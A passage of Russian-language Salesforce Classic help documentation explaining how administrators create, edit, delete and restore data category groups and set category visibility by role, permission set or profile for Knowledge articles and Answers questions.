- **Создайте группу категорий.** Группа категорий — это контейнер для набора категорий. При использовании Salesforce Knowledge группа категорий отображается как имя раскрывающегося меню категорий на вкладках «Управление статьями» и «Статьи». Например, при создании двух групп категорий «География» и «Продукты» вкладки «Управление статьями» и «Статьи» содержат два меню категорий: «География» и «Продукты». При использовании зон Chatter Answers раскрывающееся меню групп категорий отображается на вкладке «Вопрос и ответ», а также на порталах и сайтах Chatter Answers. Категории, заданные для зоны, могут быть назначены вопросу, публикуемому в соответствующую зону.
  - **Добавьте категории в группу категорий.** Созданная группа категорий может быть дополнена иерархией категорий. Данные значения выбираются пользователями при назначении категории статье или вопросу, а также при поиске статей или вопросов.
  - **Измените текущие категории.** Пользователь может изменить имя категории, обновить другие атрибуты категории, переместить категорию в другую область иерархии или изменить порядок отображения категорий.
  - **Удалите группу категорий.** Группа категорий может быть удалена или восстановлена.
  - **Удалите категорию.** Любая категория может быть удалена без возможности восстановления.
  - **Переведите категории.** Категории могут быть переведены на поддерживаемые языки.
  - **Чтобы просмотреть свойства группы категорий и область ее использования (Salesforce Knowledge или сообщество ответов),** наведите указатель мыши на нужную группу категорий.
-  **Прим.:** По умолчанию пользователи Salesforce Knowledge и участники сообщества ответов получают доступ ко всем статьям и вопросам, связанным с любой категорией. Чтобы ограничить доступ к статьям и вопросам, рекомендуем **изменить параметры доступности для категорий данных.**

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

## Удаление категорий данных

 **Внимание:** Удаление категорий может инициировать увеличение времени обработки, изменение доступности статей и вопросов, изменение категоризации статей и вопросов, а также другие важные последствия. Прежде чем удалить категории, просмотрите данный раздел.

Чтобы удалить категорию, выполните указанные ниже действия.

1. Введите строку «Категории данных» в поле «Быстрый поиск» и выберите пункт «**Настройка категорий данных**».
2. Выберите имя группы категорий.
3. Выберите имя категории. Чтобы просмотреть все категории в группе категорий, щелкните «**Развернуть все**».
4. Нажмите клавишу DELETE или выберите «**Удалить категорию**» в раскрывающемся списке «Действия».
5. Нажмите кнопку «**ОК**» в диалоговом окне подтверждения.
6. Выберите способ повторной классификации статей, связанных с удаленной категорией или ее потомками.
  - Назначьте родительскую категорию удаленной категории.
  - Назначьте другую категорию. При необходимости выберите любую другую категорию в группе категорий.

 **Прим.:** Выбранная категория может быть удалена только после сохранения внесенных изменений.


- Рекомендуем не назначать статьям новую категорию из данной группы категорий.

В любом случае статьи наследуют категорию из других групп категорий.

7. Нажмите кнопку «**Сохранить**».

Ниже перечислены последствия удаления категории.

- Необратимое удаление категории. Удаленная категория не может быть восстановлена. Удаленная категория не перемещается в корзину.
- Необратимое удаление дочерних категорий.
- Удаление категории и ее дочерних категорий со вкладок «Ответы», «Управление статьями» и «Статьи» во всех каналах и общедоступной базе знаний компании.
- Удаление связей между категорией и статьями или вопросами. Статьи и вопросы могут быть переназначены другой категории.
- Удаление ее соотнесения с доступностью. Статьи и ответы, связанные с удаленной категорией, становятся недоступными пользователям.

 **Важное замечание:** Рекомендуем изменять иерархию категорий только в периоды низкой активности пользователей. Процесс сохранения, допускающий выполнение сложных и объемных вычислений, может занять слишком много

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

времени. При поиске статей или вопросов, либо при использовании раскрывающихся списков категорий, могут возникать ошибки.

СМ. ТАКЖЕ:

- [Что такое категории данных?](#)
- [Управление категориями данных](#)
- [Добавление категорий данных в группы категорий](#)
- [Изменение и размещение категорий данных](#)
- [Клавиши быстрого доступа для категорий данных](#)

## Изменение и размещение категорий данных



**Внимание:** Изменение категорий может инициировать увеличение времени обработки, изменение доступности статей, изменение категоризации статей и вопросов, а также другие важные последствия. Прежде чем изменить категории, просмотрите данный раздел.

Чтобы изменить категории данных в группе категорий, а также их размещение в иерархии, выполните указанные ниже действия.

1. Введите строку «Категории данных» в поле «Быстрый поиск» и выберите пункт «**Настройка категорий данных**».
2. Выберите имя группы категорий.
3. Чтобы просмотреть всю иерархию категорий, щелкните ссылку «**Развернуть все**». Чтобы просмотреть только категории верхнего уровня, щелкните ссылку «**Свернуть все**».
4. Чтобы изменить имя или уникальное API-имя категории, дважды щелкните нужную категорию.
5. Чтобы изменить расположение категории в иерархии, воспользуйтесь функцией редактирования с помощью перетаскивания. Недопустимое расположение обозначается красным значком, допустимое — зеленым.
  - Чтобы разместить категорию в качестве дочерней, перетащите нужную категорию в верхнюю часть целевой категории. Например, чтобы разместить категорию «США» под категорией «Северная Америка», перетащите категорию «США» в верхнюю часть категории «Северная Америка». Перенесенная категория отображается под другими дочерними категориями данного уровня.
  - Чтобы разместить категорию в качестве одноуровневой, перетащите нужную категорию на границу другой категории. Например, чтобы разместить категорию «США» между категориями «Канада» и «Мексика», перетащите категорию «США» на границу между категориями «Канада» и «Мексика».
6. Чтобы изменить порядок отображения дочерних категорий, наведите указатель мыши на имя нужной категории и выберите пункт «*Упорядочить дочерние категории по алфавиту*» в раскрывающемся списке «Действия». Данное действие применяется только к дочерним категориям первого уровня.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

7. Чтобы отменить последние действия, нажмите кнопку **«Отменить»**. Чтобы повторить выполненные действия, нажмите кнопку **«Повторить»**.
8. Нажмите кнопку **«Сохранить»**. Уведомление о завершении процесса сохранения будет отправлено по эл. почте.



**Прим.:** Сохраняйте внесенные изменения как можно чаще. Время сохранения определяется количеством действий, выполненных до нажатия кнопки **«Сохранить»**.

Ниже перечислены компоненты, пересчитываемые при сохранении.

- Содержимое раскрывающегося меню категорий.
- Статьи и вопросы, доступные всем пользователям.
- Статьи и вопросы, связанные с категориями.



**Важное замечание:** Рекомендуем изменять иерархию категорий только в периоды низкой активности пользователей. Процесс сохранения, допускающий выполнение сложных и объемных вычислений, может занять слишком много времени. При поиске статей или вопросов, либо при использовании раскрывающихся списков категорий, могут возникать ошибки.

Пример. Как изменение иерархии влияет на классификацию статей?

По умолчанию родительская категория, назначенная статье, предоставляет доступ к ее дочерним категориям. Статьи не могут быть одновременно назначены родительская и одна из ее дочерних категорий. Выбор родительской категории на странице редактирования статьи инициирует блокировку ее дочерних категорий. Система Salesforce соблюдает блокировку при перемещении категории в новую родительскую категорию. Система препятствует назначению статье дочерней категории при наличии новой родительской категории.

Например, категория «КПК» перемещается из исходной родительской категории «Компьютеры» в новую родительскую категорию «Бытовая электроника». Таким образом, классификации статей могут измениться или остаться без изменений.

- Статьи, назначенные обеим категориям «Бытовая электроника» и «КПК», сохраняют только категорию «Бытовая электроника», которая теперь является родительской для категории «КПК».
- Статьи, назначенные только категории «Бытовая электроника», не меняются. Теперь доступ к категории «КПК» является подразумеваемым.
- Статьи, назначенные только категории «КПК», сохраняют категорию «КПК».

СМ. ТАКЖЕ:

[Что такое категории данных?](#)

[Управление категориями данных](#)

[Добавление категорий данных в группы категорий](#)

[Удаление категорий данных](#)

[Клавиши быстрого доступа для категорий данных](#)



### Клавиши быстрого доступа для категорий данных

Ниже перечислены клавиши быстрого доступа, которые могут использоваться во время работы с категориями данных.

| Задача  | Действие  | Клавиша быстрого доступа |
|---|---|--------------------------|
| <b>Добавление категории</b>                     | Добавление одноуровневой категории.   | ENTER                    |
|   | Добавление дочерней категории.  | ENTER + TAB              |
|   | Закрытие поля «Добавить категорию».   | ESC                      |
|   | Сохранение изменений в поле «Добавить категорию».                               | ENTER                    |
| <b>Изменение категории</b>                      | Открытие поля «Редактировать категорию» для выбранной категории.                | ПРОБЕЛ                   |
|   | Закрытие поля «Редактировать категорию».  | ESC                      |
|   | Сохранение изменений в поле «Редактировать категорию».                          | ENTER                    |
| <b>Повышение или понижение уровня категории</b> | Понижение категории на один уровень (преобразование в дочернюю категорию).      | TAB                      |
|   | Повышение категории на один уровень (преобразование в одноуровневую категорию). | SHIFT + TAB              |
| <b>Удаление категории</b>                       | Удаление выбранной категории и дочерних категорий.                              | DELETE                   |
| <b>Перемещение по иерархии категорий</b>        | Приближение иерархии категорий.   | СТРЕЛКА «ВВЕРХ»          |
|   | Отдаление иерархии категорий.   | СТРЕЛКА «ВНИЗ»           |
|   | Сворачивание дочерних категорий в родительской категории.                       | СТРЕЛКА «ВЛЕВО»          |
|   | Разворачивание дочерних категорий в родительской категории.                     | СТРЕЛКА «ВПРАВО»         |
| <b>Отмена или повтор действия</b>               | Отмена последнего действия.   | CTRL + Z                 |
|   | Повтор последнего действия.   | CTRL + Y                 |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

| Задача                      | Действие   | Клавиша быстрого доступа |
|-----------------------------|--|--------------------------|
| <b>Сохранение изменений</b> | Сохранение последних изменений в иерархии категорий. | CTRL + S                 |

СМ. ТАКЖЕ:


- [Управление категориями данных](#)
- [Добавление категорий данных в группы категорий](#)
- [Изменение и размещение категорий данных](#)
- [Удаление категорий данных](#)

### Удаление и восстановление групп категорий



**Внимание:** Удаление группы категорий может инициировать удаление всех ее категорий и связей между категориями и статьями или вопросами. Прежде чем удалить группы категорий, просмотрите данный раздел.

Чтобы удалить группу категорий, выполните указанные ниже действия.

- Введите строку «*Категории данных*» в поле «Быстрый поиск» и выберите пункт «**Настройка категорий данных**».
- Наведите указатель мыши на имя группы категорий.
- Щелкните значок «Удалить группу категорий» ().
- Установите флажок в диалоговом окне подтверждения и нажмите кнопку «ОК».

### Последствия удаления групп категорий

Ниже перечислены последствия удаления группы категорий.

- Перемещение группы категорий в раздел «Удаленные группы категорий», являющийся корзиной. Элементы данного раздела доступны для просмотра, но недоступны для редактирования. Группы категорий хранятся в корзине в течение 15 дней, по истечении которых содержимое корзины удаляется без возможности восстановления. В течение этих 15 дней пользователь может восстановить группу категорий или удалить ее безвозвратно.
- Удаление всех категорий из данной группы.
- Удаление всех связей между категориями группы и статьями или вопросами.
- Удаление всех связей между категориями группы и доступностью.
- Удаление раскрывающегося меню категорий со вкладки «Статьи» во всех каналах, вкладки «Управление статьями» и общедоступной базы знаний компании.

### Восстановление групп категорий

Чтобы восстановить удаленную группу категорий, выполните указанные ниже действия.

- Наведите указатель мыши на имя группы категорий в разделе «Удаленные группы категорий».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

- Щелкните значок «Восстановить группу категорий» ().

Группа категорий перемещается в раздел «Группы категорий» как неактивная. Восстановление группы категорий инициирует восстановление ее связей со статьями, вопросами и доступностью.

СМ. ТАКЖЕ:


[Создание и изменение групп категорий](#)

[Управление категориями данных](#)

## Создание и изменение групп категорий

Группы категорий могут использоваться в [Salesforce Knowledge](#) (статьи) или [сообществе ответов](#) (вопросы). В обоих случаях группы категорий являются контейнерами для отдельных категорий данных. Например, группа категорий «Контракты» может содержать категории «Фиксированная цена», «Покрытие расходов» и «Доставка без установленного срока». Дополнительную информацию см. в разделе «[Что такое категории данных?](#)» на странице 3060.

Чтобы создать или изменить группу категорий, выполните указанные ниже действия.

- Введите строку «*Категории данных*» в поле «Быстрый поиск» и выберите пункт «**Настройка категорий данных**».
- Чтобы создать группу категорий, нажмите кнопку «**Создать**» в разделе «Группы категорий». По умолчанию пользователь может создать не более пяти групп категорий и трех активных групп категорий. Чтобы создать дополнительные группы категорий, обратитесь в компанию Salesforce.  
Чтобы изменить текущую группу категорий, наведите указатель мыши на имя нужной группы категорий и щелкните значок «**Редактировать группу категорий**» ().
- Заполните поле «Имя группы». Данное имя отображается в качестве заголовка раскрывающегося меню категорий на вкладках «Управление статьями» и «Статьи», а также в общедоступной базе знаний (при ее наличии). Поле «Имя группы» не отображается на вкладке «Ответы».
- При необходимости измените значение поля «Уникальное имя группы». Данное уникальное имя используется для определения группы категорий в SOAP API.
- При необходимости введите описание группы категорий.
- Нажмите кнопку «**Сохранить**». По завершении отправляется электронное уведомление об успешном сохранении.

Теперь [категории](#) могут быть добавлены в группу категорий. При создании группы категорий система Salesforce автоматически создает категорию верхнего уровня «Все». Чтобы переименовать категорию, дважды щелкните значение «Все».

## Активация групп категорий

По умолчанию новая группа категорий добавляется как неактивная и отображается только на страницах административной настройки для категорий данных, ролей, наборов полномочий и профилей. Чтобы настроить иерархию категорий и назначить доступность, рекомендуем использовать неактивные группы категорий.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра страницы «Категории данных»:

- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

Группа категорий отображается в Salesforce Knowledge или сообществе ответов только после ее активации пользователем. Кроме того, вкладка «Ответы» отображает категории только после назначения группы категорий зоне.

Чтобы активировать группу категорий, наведите указатель мыши на имя нужной группы категорий и щелкните значок «Активировать группу категорий» ().


СМ. ТАКЖЕ:

- [Управление категориями данных](#)
- [Добавление категорий данных в группы категорий](#)
- [Удаление категорий данных](#)
- [Управление статьями и переводами](#)
- [Общие сведения о доступности группы категорий](#)
- [Управление категориями данных](#)
- [Добавление категорий данных в группы категорий](#)
- [Удаление и восстановление групп категорий](#)
- [Управление статьями и переводами](#)
- [Общие сведения о доступности группы категорий](#)

## Добавление категорий данных в группы категорий

Администраторы могут создавать категории данных для статей Salesforce Knowledge или вопросов в зоне, благодаря которым пользователи могут классифицировать и быстро находить нужные статьи или вопросы. Кроме того, категории данных позволяют администраторам контролировать доступ к статьям и вопросам. Дополнительную информацию см. в разделе «Что такое категории данных?» на странице 3060.

По умолчанию группа категорий данных может содержать не более 100 категорий, а иерархия групп категорий данных может включать не более 5 уровней. Чтобы создать дополнительные категории или уровни иерархии, обратитесь в компанию Salesforce.


 **Прим.:** Вкладка «Ответы» отображает только категории данных первого уровня, поэтому при создании категорий данных для портала или сообщества рекомендуем убедиться, что нужные категории используют одноуровневую, а не родительскую/дочернюю взаимосвязь.

Чтобы добавить категории в группу категорий, выполните указанные ниже действия.

1. Введите строку «Категории данных» в поле «Быстрый поиск» и выберите пункт «**Настройка категорий данных**».
2. Щелкните имя группы категорий.
3. Выберите категорию, расположенную на один уровень выше (родительская категория) или на том же уровне (одноуровневая категория).
4. Нажмите кнопку «**Действия**» и выберите нужное действие: «**Добавить дочернюю категорию**» или «**Добавить одноуровневую категорию**».
5. Введите имя категории.

При наличии такой возможности система Salesforce автоматически использует имя, введенное в системное поле «Уникальное имя категории», являющееся обязательным для SOAP API.

6. Нажмите кнопку «**Добавить**». При необходимости нажмите клавишу Enter.
7. Нажмите кнопку «**Сохранить**». Сохраняйте внесенные изменения как можно чаще. Время сохранения определяется количеством действий, выполненных до нажатия кнопки «**Сохранить**».

 **Совет:** По умолчанию все пользователи Salesforce Knowledge и участники зоны могут просматривать все категории, добавленные в активную группу категорий. Чтобы разрешить пользователям просмотр только определенных статей и вопросов, рекомендуем [ограничить доступность настроенных категорий данных](#).

СМ. ТАКЖЕ:

- [Управление категориями данных](#)
- [Изменение и размещение категорий данных](#)
- [Удаление категорий данных](#)
- [Клавиши быстрого доступа для категорий данных](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы «Категории данных»:


- «Просмотр категорий данных»

Для создания, редактирования или удаления категорий данных:

- «Управление категориями данных»

## Предварительная фильтрация статей посредством соотнесения категорий данных (БЕТА)


Соотнесение категорий данных может использоваться для предварительной фильтрации статей на основе сведений об обращениях на вкладке «Статьи», в компоненте боковой панели «Статьи» и области расширенного поиска.

 **Важное замечание:** Предварительная фильтрация статей на основе сведений об обращениях доступна только для текстовых полей и полей раскрывающегося списка.

Соотнесение категорий данных позволяет определять статьи, которые должны отображаться на вкладке «Статьи», в компоненте боковой панели «Статьи» или области расширенного поиска на основе сведений об обращениях. Дополнительную информацию о категориях данных см. в разделе «[Что такое категории данных?](#)» на странице 3060.

Чтобы применить соотнесение категорий данных, выберите поля обращений, которые должны быть соотнесены с группами категорий данных, и определите стандартную категорию данных для обращений, содержащих пустые соотнесенные поля.

1. Введите строку «*Сопоставления категорий данных*» в поле «Быстрый поиск» и выберите пункт «**Сопоставления источников данных**» в разделе «Ответы».
2. Чтобы добавить поле, воспользуйтесь раскрывающимся списком в столбце «Поле обращения».
3. Чтобы соотнести сведения, введенные в поле поиска, с группой категорий данных, воспользуйтесь раскрывающимся списком в столбце «Группа категорий данных».
4. Чтобы назначить категорию данных, если значение поля не соответствует категориям группы, воспользуйтесь раскрывающимся списком в столбце «Стандартная категория данных».
5. Нажмите кнопку «**Добавить**».

 **Пример:** Например, чтобы отфильтровать статьи по продуктам клиента, соотнесите настраиваемое поле обращений «Продукты» с группой категорий данных «Продукты».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для соотнесения групп категорий данных:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»

## Редактирование доступности группы категорий

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для просмотра сведений о роли:                               | «Просмотр настройки и конфигурации»                                 |
| Для редактирования и удаления ролей:                         | «Управление ролями»   |
| Для редактирования и удаления наборов полномочий и профилей: | «Управление профилями и наборами полномочий»                        |
| Для просмотра пользователей:                                 | «Просмотр настройки и конфигурации»                                 |
| Для редактирования пользователей:                            | «Управление внутренними пользователями»                             |
| Для просмотра категорий:                                     | «Просмотр категорий данных»   |
| Для управления категориями данных:                           | «Управление категориями данных»<br>И<br>«Просмотр категорий данных» |

Доступность категорий данных задается ролями, наборами полномочий или профилями. Data category visibility determines the individual data categories, categorized articles, and categorized questions that you can see. Система salesforce.com поддерживает три типа доступности.

- Все категории: отображаются все категории
- Нет: категории не отображаются
- Настраиваемый: отображаются выбранные категории

With custom data category visibility, you can only see the data categories permitted by their role, permission sets, or profile.

Чтобы изменить параметры доступности категорий данных, выполните указанные ниже действия.

1. Откройте страницу параметров доступности категорий данных в меню «Настройка».
  - Для ролей: Введите строку «*Роли*» в поле «Быстрый поиск» и выберите пункт «**Роли**».
  - Для роли клиентского или партнерского портала: Введите строку «*Пользователи*» в поле «Быстрый поиск» и выберите пункт «**Пользователи**».
  - Для наборов полномочий: Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» и выберите пункт «**Наборы полномочий**».
  - Для профилей: Введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
2. Откройте нужную группу категорий данных.
  - Для ролей: щелкните ссылку «**Правка**» напротив нужной группы категорий в связанном списке «Параметры доступности группы категорий».
  - Для наборов полномочий и профилей:
    - a. Щелкните имя нужного набора полномочий или профиля.
    - b. Щелкните «**Доступность категорий данных**».
    - c. Щелкните ссылку «**Правка**» напротив нужной группы категорий данных.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### 3. Выберите нужный тип доступности.

| Тип доступности | Описание  |
|-----------------|---|
| Все категории   | Пользователям доступны все категории группы. Данный тип доступен только верхней роли в иерархии ролей. По умолчанию новой группе категорий назначается тип доступности «Все категории».   |
| Нет             | Пользователям недоступны категории группы.  |
| Настраиваемый   | <p>Пользователям доступны только выбранные категории. При использовании ролей выбранная категория должна быть доступна родительской роли. Если доступность дочерней роли превышает доступность родительской роли, то категориям дочерней роли назначается доступность категорий родительской роли.</p> <p>Чтобы выбрать категории, дважды щелкните нужную категорию в поле «Доступные категории». Или выберите нужную категорию и нажмите кнопку <b>«Добавить»</b>. Выбор категории инициирует выбор ее родительской и дочерних категорий. Категории, отображаемые серым цветом, недоступны для выбора, так как их родительская категория уже выбрана.</p> <p> <b>Прим.:</b> Чтобы настроить роль, набор полномочий или профиль, использующий тип доступности «Все категории», рекомендуем удалить значение <b>«Все»</b> из поля «Выбранные категории» и выбрать нужные категории.</p> |

### 4. Нажмите кнопку **«Сохранить»**.

#### Советы по внедрению

- По умолчанию новой группе категорий назначается тип доступности «Все категории».
- Доступность, предоставленная категории, также предоставляется ее родительской и дочерним категориям. Чтобы предоставить доступ ко всем категориям в ветви иерархии категорий, выберите категорию верхнего уровня «Все категории».
- Если доступность категорий не назначена ролью, набором полномочий или профилем, то пользователи могут просматривать только некатегоризированные статьи и вопросы, кроме следующих случаев:
  - Наличие полномочия «Просмотр всех данных».
  - Группа категорий становится доступной для всех пользователей на странице «Видимость категорий данных по умолчанию» в меню «Настройка».
- При использовании ролевой доступности пользователи клиентского и партнерского порталов наследуют роль, назначенную их менеджерам по умолчанию. Параметры доступности группы категорий могут быть изменены для каждой роли портала.

#### Рекомендации

- Чтобы настроить иерархию категорий и назначить доступность, рекомендуем использовать неактивные группы категорий. Группа категорий отображается в Salesforce Knowledge или сообществе ответов только после ее активации пользователем.



- При использовании ролевой доступности рекомендуем настраивать доступность категорий данных от верхних уровней иерархии ролей к нижним. В отличие от вышестоящих ролей, подчиненным ролям должна быть предоставлена ограниченная доступность.

СМ. ТАКЖЕ:

[Общие сведения о доступности группы категорий](#)

[Управление категориями данных](#)

[Примеры параметров доступности группы категорий для статей](#)

## Общие сведения о доступности группы категорий

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для просмотра сведений о роли:                               | «Просмотр настройки и конфигурации»                                 |
| Для редактирования и удаления ролей:                         | «Управление ролями»   |
| Для редактирования и удаления наборов полномочий и профилей: | «Управление профилями и наборами полномочий»                        |
| Для просмотра пользователей:                                 | «Просмотр настройки и конфигурации»                                 |
| Для редактирования пользователей:                            | «Управление внутренними пользователями»                             |
| Для просмотра категорий:                                     | «Просмотр категорий данных»   |
| Для управления категориями данных:                           | «Управление категориями данных»<br>И<br>«Просмотр категорий данных» |

Доступность категорий данных задается ролями, наборами полномочий или профилями. Доступность категорий данных определяет отдельные категории данных, а также категоризированные статьи и вопросы, доступные пользователям. Система salesforce.com поддерживает три типа доступности.

- Все категории: отображаются все категории
- Нет: категории не отображаются
- Настраиваемый: отображаются выбранные категории

При использовании типа доступности «Настраиваемый» пользователи могут просматривать только категории данных, разрешенные ролью, наборами полномочий или профилем.

### Применение параметров доступности

Благодаря широкому толкованию доступности группы категорий, пользователи могут получать доступ к различной информации. Предоставление доступа к категории инициирует доступ пользователей ко всем родственным категориям (предшественники, прямой родитель, потомки первого уровня, потомки последующих уровней). Например, рассмотрим группу категорий «География», содержащую части света («Азия» и «Европа») на верхнем уровне, различные страны на втором уровне и города на третьем. При наличии доступа только к категории «Франция» пользователь может просматривать

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition.**

статьи, связанные с категориями «Европа», «Франция» и всеми французскими городами. Другими словами, пользователю доступны категории, расположенные выше или ниже категории «Франция», но недоступны статьи, связанные с категорией «Азия» или другими частями света.


 **Прим.:** Вкладка «Ответы» отображает только категории первого уровня. Применительно к группе категорий «География» вкладка «Ответы» отображает только части света, поэтому вопросы, связанные с категорией «Европа», доступны участникам зоны только в том случае, если параметры доступности группы категорий разрешают доступ к категории «Франция».

Параметры доступности группы категорий применяются на вкладках «Ответы», «Управление статьями» и «Статьи» во всех каналах (внутреннее приложение, партнерский портал, сообщество Salesforce.com и клиентский портал), а также в общедоступной базе знаний. Ниже перечислены области, где пользователям доступны только категории, разрешенные параметрами доступности.

- Вкладка «Управление статьями» (при создании или редактировании статей)
- Раскрывающееся меню категорий для поиска статей на вкладках «Управление статьями» и «Статьи»
- Список категорий, расположенный под именем зоны на вкладке «Ответы»

### Исходные параметры доступности

Если организация не использует доступность категорий данных посредством роли, набора полномочий или профиля, то все пользователи могут просматривать все категории данных. Если связанные категории недоступны по умолчанию, то пользователи, которым не назначена доступность категорий данных посредством роли, набора полномочий или профиля, могут просматривать только некатегоризированные статьи и вопросы. Параметры доступности роли, набора полномочий или профиля ограничивают стандартные параметры доступности; другими словами, категория данных, доступная по умолчанию, недоступна пользователям, роль которых ограничивает доступ к этой категории данных.

 **Прим.:** Если доступность категорий данных задается посредством ролей, наборов полномочий или профилей, то система Salesforce создает правило доступности для каждого пользователя путем добавления логической функции «ИЛИ» между определениями.

### Наследование параметров ролевой доступности

Дочерние роли наследуют параметры родительской роли и все ее изменения. При необходимости пользователь может настроить и уточнить доступность дочерней роли, но не может расширить ее относительно родительской роли. По умолчанию пользователи клиентского и партнерского порталов наследуют параметры доступности группы категорий, назначенные их менеджерам. Параметры доступности группы категорий могут быть изменены для каждой роли портала. Пользователи массового портала, которые не имеют ролей, могут просматривать категоризированные статьи и вопросы только после определения параметров доступности посредством набора полномочий или профиля.

### Доступность категоризированных статей

Статья доступна пользователю только при наличии доступа как минимум к одной категории соответствующей группы категорий. Например, статье назначены категории «Новосибирская область» и «Московская область» из группы категорий «География», а также категория «Настольные компьютеры» из группы категорий «Продукты».

- При наличии доступа к категориям «Московская область» и «Настольные компьютеры» (но не «Новосибирская область») статья доступна для просмотра.
- При наличии доступа только к категории «Настольные компьютеры» статья недоступна для просмотра.
- При наличии доступа к категории «Новосибирская область» (но не «Настольные компьютеры») статья недоступна для просмотра.

## Отмененная доступность

Доступность категорий данных может быть отменена (значение **«Нет»**) для отдельной группы категорий. Пользователи целевой роли, набора полномочий или профиля могут просматривать только статьи и вопросы, которым не назначена категория данной группы. Например, пользователь, для роли которого отменена доступность к группе категорий «География», но предоставлена доступность к группе категорий «Продукты», может просматривать только некатегоризированные статьи в группе категорий «География» и категоризированные статьи в группе категорий «Продукты». Участник зоны ответов, поддерживающей назначение только одной группы категорий, может просматривать только некатегоризированные вопросы, если зоне назначена группа категорий «География», которая недоступна роли участника.

СМ. ТАКЖЕ:

- [Что такое категории данных?](#)
- [Редактирование доступности группы категорий](#)
- [Просмотр доступности группы категорий для ролей](#)
- [Изменение доступности категорий данных по умолчанию](#)
- [Примеры параметров доступности группы категорий для статей](#)

## Отличие доступности категорий от других моделей Salesforce

Доступность категорий данных задается ролями, наборами полномочий или профилями. Data category visibility determines the individual data categories, categorized articles, and categorized questions that you can see. Система salesforce.com поддерживает три типа доступности.

- Все категории: отображаются все категории
- Нет: категории не отображаются
- Настраиваемый: отображаются выбранные категории

With custom data category visibility, you can only see the data categories permitted by their role, permission sets, or profile.

Данные параметры используются только статьями и вопросами, поэтому отличаются от других моделей Salesforce.

